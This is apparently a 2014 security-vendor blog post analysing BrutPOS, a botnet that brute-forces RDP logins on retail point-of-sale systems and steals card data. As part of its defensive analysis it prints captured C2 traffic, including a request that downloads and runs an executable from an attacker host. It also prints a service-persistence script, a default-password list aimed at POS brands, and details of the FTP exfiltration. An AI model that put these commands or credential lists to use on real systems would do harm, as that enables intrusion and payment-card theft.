BrutPOS: RDP Bruteforcing Botnet Targeting POS Systems

fireeye.com/blog/threat-research/2014/07/brutpos-rdp-bruteforcing-botnet-targeting-pos-systems.html

Threat Research Blog

July 09, 2014 | by Nart Villeneuve, Kyle Wilhoit, Joshua Homan

There have been an increasing number of headlines about breaches at retailers in which attackers have made off with credit card data after compromising point-of-sale (POS) terminals. However, what is not commonly discussed is the fact that one third of these breaches are a result of weak default passwords in the remote administration software that is typically installed on these systems. [1] While advanced exploits generate a lot of interest, sometimes it's defending the simple attacks that can keep your company from the headlines.

In this report, we document a botnet that we call BrutPOS which uses thousands of compromised computers to scan specified IP address ranges for RDP servers that have weak or default passwords in an effort to locate vulnerable POS systems. [2]

BrutPOS

It is unclear exactly how the BrutPOS malware is being propagated. We have found that the malware is being distributed (along with a considerable amount of otherwise unrelated malware) by the site destre45[.]com. The attackers may have used a distribution service provided by other cybercriminals.

When executed, the malware copies itself to:

```
"%USERPROFILE%\%APPDATA%\llasc.exe"
```

It modifies the Windows Registry (HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Run_) so that it will be restarted after a reboot.

The malware connects to the command and control server (C2) to report its status and receives a list of usernames/passwords and IP addresses to begin scanning.

```
POST /brut.loc/www/cmd.php HTTP/1.1
Content-type: multipart/form-data, boundary=XyEgoZ17
Cache-Control: no-cache
Accept: */*
Accept-Encoding: identity
Connection: Keep-Alive
Accept-Language: ru-RU,en,*
User-Agent: Browser
Host: 92.63.99.157
Content-Length: 212
```

--XyEgoZ17

content-disposition: form-data; name="data"

{ "bad" : 0, "bruting" : false, "checked" : 1, "done" : true, "errors" : 0, "good" : 0, "goodslist" : "", "pps" : 0.0, "threads" : 5, "v" : "0.0.0" }

HTTP/1.1 200 OK

Date: Fri, 20 Jun 2014 13:22:53 GMT

Server: Apache/2.2.22 (@RELEASE@)

X-Powered-By: PHP/5.3.3

Set-Cookie: PHPSESSID=o68hcjj8lhkbprfbdkbj50lrr0; path=/

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Pragma: no-cache

Content-Length: 2056

Connection: close

Content-Type: text/html; charset=UTF-8

{"passwords":"backupexec\r\nbackup\r\npassword\r\nPassword1\r\nPassw0rd\r\nPa$$w0rd1\r\nPass@word\r\nPassword\r\nclient\r\nP@ssw0rd\r\
[IP ADDRESSES REDACTED]","botstart":"1","stamp":1308301912,"newthreads":5,"interval":50}

The infected system begins to make connections to port 3389; if the port is open it adds the IP to a list of servers to be brute forced with the supplied credentials. If the infected system is able to successfully brute force an RDP server, it reports back with credentials.

In total we found five C2 servers used by the BrutPOS botnet. Three of these servers are located on the same network in Russia; one of them is located in Iran. Only two of these servers remain active at this time.

C2	Country	Network	Status
62.109.16.195 62.109.16.195	Russia Russia	THEFIRST-NET THEFIRST-NET	Active Active
92.63.99.157 92.63.99.157	Russia Russia	THEFIRST-NET THEFIRST-NET	Active Active
78.154.54.42 78.154.54.42	Iran Iran	BSG BSG	Inactive Inactive
82.146.34.22 82.146.34.22	Russia Russia	THEFIRST-NET THEFIRST-NET	Inactive Inactive
62.113.208.37 62.113.208.37	Germany Germany	DE-23MEDIA DE-23MEDIA	Inactive Inactive

Based on the compile times of the samples we analyzed that connect to this C2 infrastructure, this botnet was active as of February 2014.

However, one of the active C2 servers was setup on May 28 and we believe that the second was setup in early June. We were able to recover information from these two C2 servers in mid-June that allowed us to gain a better understanding of this botnet.

The attackers are able to control the botnet from a web-based administration panel. This panel provides a statistical overview of the botnet.

ГЛАВНАЯ СТАТИСТИКА БОТЫ СЕРВЕРА СЛОВАРИ ГУДЫ АДМИНИСТРАТОРЫ ВЫХОД

Статистика

Загрузить v0.0.0 | Очистить ботов | Удалить все сервера

Потоки: 5
Задержка: 50
Сохранить

Списки серверов добавленные пользователем	35
Списки серверов восстановленые для брута	9802
Боты живые (?)	70
Боты мертвые (?)	2699
Боты всего (?)	2769

The botnet had a total of 5622 compromised computers under its control, however, only a fraction of those systems are active at any given time (179 were active when we last checked). This page also displays the “current version” of the malware and if an infected system checking in reports an earlier version a new executable will be pushed down to it.

ГЛАВНАЯ СТАТИСТИКА БОТЫ СЕРВЕРА СЛОВАРИ ГУДЫ АДМИНИСТРАТОРЫ ВЫХОД

Боты


Страницы: 1 2 3 26 27 28 Фильтр

#	IP бота	Страна	Состояние b / g / e / t / v	Отстук	Инфо	Действия
6	[redacted]		101/ 0/ 0/ 5/ 0.0.1	12.06.2014 21:48:24		
7	[redacted]	Ukraine	101/ 0/ 0/ 5/ 0.0.1	12.06.2014 21:29:50		
10	[redacted]	United States	101/ 0/ 0/ 5/ 0.0.1	12.06.2014 21:59:24		
39	[redacted]		101/ 0/ 0/ 5/ 0.0.1	12.06.2014 21:46:59		
41	[redacted]	Russian Federation	101/ 0/ 0/ 5/ 0.0.1	12.06.2014 21:58:46		
49	[redacted]	Canada	101/ 0/ 0/ 5/ 0.0.1	12.06.2014 21:59:19		
53	[redacted]	Taiwan	101/ 0/ 0/ 5/ 0.0.1	12.06.2014 21:47:05		
58	[redacted]	Oman	101/ 0/ 0/ 5/ 0.0.1	12.06.2014 21:52:05		
258	[redacted]	Bahrain	101/ 0/ 0/ 5/ 0.0.1	12.06.2014 15:41:55		
283	[redacted]	Taiwan	101/ 0/ 0/ 5/ 0.0.1	12.06.2014 21:50:11		
293	[redacted]	Brazil	101/ 0/ 0/ 5/ 0.0.1	12.06.2014 19:32:17		
302	[redacted]		101/ 0/ 0/ 5/ 0.0.1	12.06.2014 13:27:13		
340	[redacted]	Macedonia	101/ 0/ 0/ 5/ 0.0.1	12.06.2014 21:59:07		
466	[redacted]	Costa Rica	101/ 0/ 0/ 5/ 0.0.1	12.06.2014 21:55:03		
1277	[redacted]	Hong Kong	101/ 0/ 0/ 5/ 0.0.1	12.06.2014 21:46:53		
1664	[redacted]	Zimbabwe	101/ 0/ 0/ 5/ 0.0.1	12.06.2014 21:58:31		
2585	[redacted]	Brazil	100/ 0/ 1/ 5/ 0.0.1	12.06.2014 03:53:42		
2944	[redacted]		101/ 0/ 0/ 5/ 0.0.1	12.06.2014 20:22:53		


The attackers are able to view the details of the infected systems under their control including the IP address and geographic location as well as status of the infected systems' brute forcing activities (bad / good / errors / threads / version) and the timestamp of the last connection to the C2. The attackers may also specify commands such as "reload" and "delete".

Based on the IP addresses on this page, there are 5622 infected systems spread across 119 countries.


Country	Count	Percentage
Russia Russia	881 881	15.67% 15.67%
India India	756 756	13.45% 13.45%
Vietnam Vietnam	422 422	7.51% 7.51%
Iran Iran	341 341	6.07% 6.07%
Taiwan Taiwan	232 232	4.13% 4.13%
Ukraine Ukraine	151 151	2.69% 2.69%
Turkey Turkey	139 139	2.47% 2.47%
Serbia Serbia	115 115	2.05% 2.05%
Egypt Egypt	110 110	1.96% 1.96%
Mexico Mexico	106 106	1.89% 1.89%



This page lists the ranges of IP addresses that the attackers can specify to be scanned for RDP access and brute forced.




In total, the attackers specified 57 IP address ranges the majority of which (32) are located in the U.S.




The attackers can specify the user names and passwords that the infected systems use to brute force available RDP servers. Some of the usernames and password indicate that the attackers are looking for specific brands of POS systems (such as Micros). [3]

Usernames	Passwords
admin admin	Admin Admin
administrator administrator	admin admin
backup backup	Administrat0r Administrat0r
backupexec backupexec	Administrator Administrator
data data	administrator administrator
datacard datacard	backup backup
manager manager	backupexec backupexec
micros micros	client client
microssvc microssvc	client1 client1

pos pos	datacard datacard
	@dm1n @dm1n
	@dmin @dmin
	micros micros
	p0s p0s
	Passw0rd Passw0rd
	Passw0rd1 Passw0rd1
	Password Password
	Pass@word Pass@word
	password password
	Password1 Password1
	Pa$$w0rd1 Pa$$w0rd1
	Pa$$word Pa$$word
	pa$$word pa$$word
	pos pos
	P@ssw0rd P@ssw0rd
	p@ssword p@ssword
	p@ssword1 p@ssword1
	p@$$w0rd p@$$w0rd



When an infected system reports back a successful RDP login, the attackers store the username/password and IP address of the RDP server as well as the IP address of the infected system that successfully brute forced it.



Of the 60 “good” RDP servers listed by the attackers the majority (51) are located in the U.S. The most common username was “administrator” (36) and the most common passwords were “pos” (12) and “Password1” (12).

Payment Card Theft

During our investigation, we discovered another executable that is potentially run on systems once credentials are obtained (e.g. 4aed6a5897e9030f09f13f3c51668e92). This variant is intended to extract payment card information stored within running processes. It has two distinct code paths depending on its ability to get debug permissions by calling RtlAdjustPrivilage(0x14,1,0…). This may be an attempt to identify a POS configuration. If it succeeds in getting debug permissions, it downloads the executable and executes it:

```
GET /brut.loc/www/bin/1.exe HTTP/1.1
Accept-Encoding: gzip
Connection: Keep-Alive
Accept-Language: ru-RU,en,*
User-Agent: Browser
Host: 82.146.34.22
```

If the malware fails to get debug permissions, it copies itself to %WINDIR%\lsass.exe and installs itself as a service. The following script is used to create and start the service:

```
sc create winserv binpath= C:\WINDOWS\lsass.exe type= own start= auto
sc start winserv
del 1.bat
```

When running as a service, the program scans the memory of all processes with the exception of csrss.exe and conhost.exe for potential payment card information. Candidates are verified using the Luhn checksum and saved to winsrv.sys. It uploads ‘winsrv.sys’ using FTP to the server 62.109.16.195.

Before connecting to the FTP server, the implant connects to smtp[.]gmail[.]com on port 25 and obtains the victim’s external IP address from the EHLO response. winsrv.sys is uploaded to the FTP serving using a filename consisting of a capital character followed by the IP address. The capital character prefixed to the filename is initialized to ‘A’ and is incremented through ‘Z’ for each new file. If the IP address isn’t obtained from smtp[.]gmail[.]com, a random four digit number is generated.

Attribution

While there is insufficient information to determine attribution, there is some information which indicates that the attackers are in Eastern Europe, probably Russia or Ukraine. In addition to the Russian language interface, we recovered web server logs and parsed out the six IP addresses that used the administration interface.

Two of the IP addresses were from PEOPLE-NET, an ISP in Ukraine. In both cases the “User-Agent” indicates that the requests were coming from an Alcatel mobile phone running Android:

```
"Mozilla/5.0 (Linux; Android 4.1.1; ALCATEL ONE TOUCH 5020D Build/JRO03C) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.72 Mobile Safari/537.36 OPR/19.0.1340.69721"
```

Another Ukraine IP address, from the UKRTELNET-ADSL ISP, was also used. However, the “User-Agent” in this case was FireFox:

```
"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:30.0) Gecko/20100101 Firefox/30.0"
```

There were also connections from an IP range in Russia assigned to the network “Macroregional_South” in Volvograd.

In addition to these connections there were also connections from the U.K. and France, however, these connections were made using VPN services provided by atomintersoft.com and vpnlux.net.

Honeypot

In order to understand the attacker’s intentions, we decided to setup a Windows 2008 R2 Server with POS software and allow the attackers to compromise it. In addition to POS software, we also put documents with fake credit card information on the Desktop. By mimicking the traffic generated by the infected systems under the attackers control, we were able send a username and password combination of “micros” and “admin” to the C2. We then waited for the attackers to connect.

We saw the attackers connect to the RDP instance 27 minutes after the fake username and password combination were sent to the C2. The attackers connected from three IP addresses. One of the IP addresses was in the same Ukrainian IP address range assigned to PEOPLE-NET that we saw in the C2 logs. Another was the same VPN based in the UK, while the third was assigned to INETHN in Honduras.

After connecting, the attackers immediately opened the document containing fake credit card information, then exited the system shortly after. The second access attempt occurred 4 minutes later, with little activity. The third access occurred 18 minutes later. The attackers, on the third access, then attempted to open the POS software; which was unsuccessful. The fourth access happened two minutes later, with very little activity. The fifth and final access happened approximately 4 hours later, which led the attackers to format the drive, thus attempting to wipe data trails.

Conclusion

POS systems remain a high priority target for cybercriminals. Based on a simple scanning attack, the attackers in this case were able leverage their botnet of over 5000 machines in order to acquire access to 60 systems in two weeks.

While new malware and more advanced attacks are taking place, standard attacks against weak passwords for remote administration tools presents a significant threat.

Notes

1. http://www2.trustwave.com/rs/trustwave/images/2014_Trustwave_Global_Security_Report.pdf

2. The BrutPOS malware was initially identified in March 2014 but the full scope of the botnet was still unknown at that time. http://www.alienvault.com/open-threat-exchange/blog/botnet-bruteforcing-point-of-sale-via-remote-desktop and http://deepflash.blogspot.ca/2014/02/rdp-bruterforcer-in-wild.html

3. Micros sells POS systems for the retail and hospitality industries http://www.micros.com/.

Acknowledgements

We would like to thank Josh Gomez for his help and support.

Samples

4c3d65c1d8e1d7a2815c0031be41efc7: BrutePOS_Brute

7391ff6f34f79df0ec7571f7afbf8f7a: BrutePOS_Brute

280d920531ba67d8fd81350877914985: BrutePOS_Brute

96487eb38687e84405f045f7ad8a115c: BrutePOS_Brute

c1fab4a0b7f4404baf8eab4d58b1f821: BrutePOS_Brute

6bcff459fbca8a64f1fd74be433e2450: BrutePOS_Brute

daae858fe34dcf263ef6230d887b111d: BrutePOS_Brute

31bd8dd48ac0de3d4da340bf29f4d280: BrutePOS_Brute

0f2266f63c06c0fee3ff999936c7c10a: BrutePOS_Brute

4d4fd96fabb1c525eaeeae8f2652ffa6: BrutePOS_Brute

da6d727ddf096b6654406487bf22d26c: BrutePOS_Brute

fd58144a4cd354bfd09719ac2ccd3511: BrutePOS_Brute

e38e42f20e027389a86d6a5816a6d8f8: BrutePOS_Brute

08863d484b1ebe6359144c9a8d8027c0: BrutePOS_Brute

4ab3a6394a3a1860a6c52cf92d7f7560: BrutePOS_Brute

0e58848506a525c755cb0dad397c1c44: BrutePOS_Brute

60c16d8596063f6ee0eae579f201ae04: BrutePOS_Brute

b2d4fb4977630e68107ee87299a714e6: BrutePOS_Brute

68ba1afd4585b9355cf7009f4604a208: BrutePOS_Brute

9d3d769d3feea92fd4794fc3c59e32df: BrutePOS_Brute

b63581fcf0ff86bb771c3c33205c78ca: BrutePOS_Brute

18eba6f28ab6c088d9fc22b4cc154a77: BrutePOS_Brute

4802539350908fd447a5c3ae3e966be0: BrutePOS_Brute

cbbb68f6d8eda1071078a02fd79ed3ec: BrutePOS_Brute

8ba3c7ccd0a61d5c9a8b94a71ce06328: BrutePOS_Brute

9b8de98badede7f837a34e318b12d842: BrutePOS_Brute

78f4a157db42321e8f61294bb39d7a74: BrutePOS_FTP_Exfil

f36889f30b62a7524bafc766ed78b329: BrutePOS_FTP_Exfil

95b13cd79621931288bd8a8614c8483f: BrutePOS_FTP_Exfil

4aed6a5897e9030f09f13f3c51668e92: BrutePOS_FTP_Exfil

06d8d8e18b91f301ac3fe6fa45ab7b53: BrutePOS_FTP_Exfil

faddbf92ab35e7c3194af4e7a689897c: BrutePOS_FTP_Exfil

Previous Post
Next Post